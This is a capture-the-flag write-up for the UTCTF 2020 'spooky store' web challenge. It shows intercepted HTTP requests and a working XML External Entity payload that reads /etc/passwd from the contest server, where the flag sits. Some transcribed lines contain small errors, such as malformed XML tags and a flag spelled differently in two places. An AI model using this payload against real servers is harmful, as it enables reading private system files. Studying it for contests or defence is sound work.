

## UTCTF 2020

## Web: spooky store


Value: 50 Pts

**Description :** It's a simple webpage with 3 buttons, you got this:)

**Attachment :** <a href="http://web1.utctf.live:5005/">http://web1.utctf.live:5005/</a>

## **Solutions:**

Browsing the link and as said the description, there is only 3 buttons which give us the nearest coordinate from three location.



Launching **«Burp Suite»**, and intercepting the request when we click on one of those button give us this intercepted request.

```
Raw Params Headers Hex XML

1 POST /location HTTP/1.1
2 Host: web1.utctf.live:5005
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://web1.utctf.live:5005/
8 Content-Type: application/xml
9 Origin: http://web1.utctf.live:5005
10 Content-Length: 93
11 Connection: close
12
13 <?xml version="1.0" encoding="UTF-8"?><locationCheck><productId>1/productId>/locationCheck>
```

As we can see there is **XML code**, we can potentially exploit it with a **XML External Entity Attack** (**XEE**).

## **Source:**

https://owasp.org/www-community/vulnerabilities/XML External Entity (XXE) Processing

We will try to exploit it for retrieve the content of **«/etc/passwd»** file. Send the intercepted request to repeater and add your XEE payload.

```
Request
 Raw
       Params
               Headers
                        Hex
                              XML
 1 POST /location HTTP/1.1
2 Host: web1.utctf.live:5005
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://web1.utctf.live:5005/
8 Content-Type: application/xml
9 Origin: http://web1.utctf.live:5005
10 Content-Length: 181
11 Connection: close
12
13 <?xml version="1.0" encoding="UTF-8"?>
14 <!DOCTYPE foo [ <!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
15 <locationCheck><productId>&xxe;</productId></locationCheck>
```

Once the payload ready, send the request. We got as result the content of **«/etc/passwd»**, the flag is in the **«utctf»** user entry.

```
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
utctf:x:1337:utflag{n3xt_y3ar_golng_bl1nd}
```

Flag: utflag{n3xt\_y3ar\_go1ng\_bl1nd}